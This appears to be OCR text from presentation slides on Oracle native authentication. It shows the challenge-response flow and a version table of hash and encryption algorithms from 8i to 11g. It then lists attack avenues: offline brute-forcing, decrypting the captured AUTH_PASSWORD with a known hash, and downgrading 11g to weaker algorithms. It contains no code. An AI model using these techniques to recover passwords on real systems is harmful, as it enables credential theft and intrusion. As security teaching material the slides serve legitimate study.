
Oracle native authentication




Oracle native authentication



Oracle native authentication



Oracle native authentication




Oracle native authentication

- The client sends the username
- The server generates a random key, encrypts it with the hash of the user's password and sends it to the client
- The client decrypts the key and encrypts the clear text password of the user with the decrypted key
- The server decrypts the encrypted password, generates the hash and compares to the stored value


Oracle native authentication

Version	Password hash algorithm	Encryption algorithm	Generated keys by the server and the client
8i	DES-based	DES	Just the server sends a key (challenge)
9i	DES-based	3DES	SHA1 is used to generate the 3DES key, just the server sends a key
10g	DES-based	AES-128	The generated keys of the server and client are XOR-ed an then MD5 is used
11g	SHA1	AES-192	The generated keys of the server and client are XOR-ed and then MD5 is used (because of the difference in the key length, there are some differences to the 10g version)
8i-10g Java Thin	DES-based	DES	Just the server sends a key (challenge)
11g Java Thin (ha 11g a szerver)	SHA1	AES-192	The generated keys of the server and client are XOR-ed and then MD5 is used (because of the difference in the key length, there are some differences to the 10g version)


Oracle native authentication



Oracle native authentication



Oracle native authentication



Oracle native authentication

The main differences between the versions


- Stronger crypto algorithms
- Starting with 10g the client sends an AUTH_SESSKEY too and it is used for the password encryption with AUTH_SESSKEY from the server
- Starting with 11g the Java thin driver supports the stronger authentication algorithms
- The AUTH_SVR_RESPONSE can be a protection against server spoofing

Oracle native authentication

Problems:

- „Off-line” brute-force
- If we have the password hash, we can decrypt the AUTH_PASSWORD and get the clear text password

Oracle native authentication




Downgrade

- The weaker the protocol, the faster it can be cracked
- For example, if we can convince an 11g to use a weaker algorithm, the difference between the small and capital letters will disappear

